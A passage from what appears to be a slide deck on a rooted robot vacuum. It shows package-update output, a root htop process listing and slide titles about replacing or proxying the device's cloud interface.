Get:11 http://us.ports.ubuntu.com trusty-security/main armhf Packages [575 kB]  
Get:12 http://us.ports.ubuntu.com trusty-security/restricted armhf Packages [8931 B]  
Get:13 http://us.ports.ubuntu.com trusty-security/main Translation-en [375 kB]  
Get:14 http://us.ports.ubuntu.com trusty-security/restricted Translation-en [354
```

```
root@rockrobo: ~  
  
1  [||||] 7.4% Tasks: 39, 46 thr; 1 running  
2  [|||] 7.7% Load average: 1.23 1.18 1.21  
3  [|||] 7.2% Uptime: 21:51:32  
4  [||||] 11.1%  
Mem [|||||||||||||] 207/498MB  
Swp [|||||] 0/0MB  
  
PID USER PRI NI VIRT RES SHR S CPU% MEM% TIME+ Command  
922 root 0 -20 329M 97900 6168 S 5.9 19.2 1h05:03 player /opt/rockr  
27788 root 20 0 2724 1324 932 R 3.9 0.3 0:00.45 htop  
940 root 0 -20 329M 97900 6168 S 2.0 19.2 22:22.18 player /opt/rockr  
947 root 0 -20 329M 97900 6168 S 1.3 19.2 15:59.31 player /opt/rockr  
535 root 20 0 2452 1276 992 S 1.3 0.2 6:00.78 /bin/bash /usr/bi  
719 root 0 -20 40184 37692 3996 S 0.7 7.4 9:15.19 WatchDoge /opt/ro  
939 root 0 -20 329M 97900 6168 S 0.7 19.2 11:03.31 player /opt/rockr  
948 root 0 -20 329M 97900 6168 S 0.7 19.2 7:09.43 player /opt/rockr  
951 root 0 -20 329M 97900 6168 S 0.7 19.2 2:28.84 player /opt/rockr  
881 root 0 -20 2552 1096 776 S 0.0 0.2 4:27.87 top -H -d 15 -b  
938 root 0 -20 329M 97900 6168 S 0.0 19.2 4:09.65 player /opt/rockr  
520 syslog 20 0 30472 1352 828 S 0.0 0.3 0:11.07 rsyslogd  
882 root 0 -20 2540 1068 776 S 0.0 0.2 8:15.61 top -d 5 -b  
27798 root 0 -20 2564 1400 1004 S 0.0 0.3 0:00.06 /bin/bash /opt/ro  
F1Help F2Setup F3Search F4Filter F5Tree F6SortBy F7Nice -F8Nice +F9Kill F10Quit
```








Gain Independence




Two methods:

- **Replacing** the cloud interface
- **Proxy** cloud communication


Replacing the cloud interface




Replacing the cloud interface



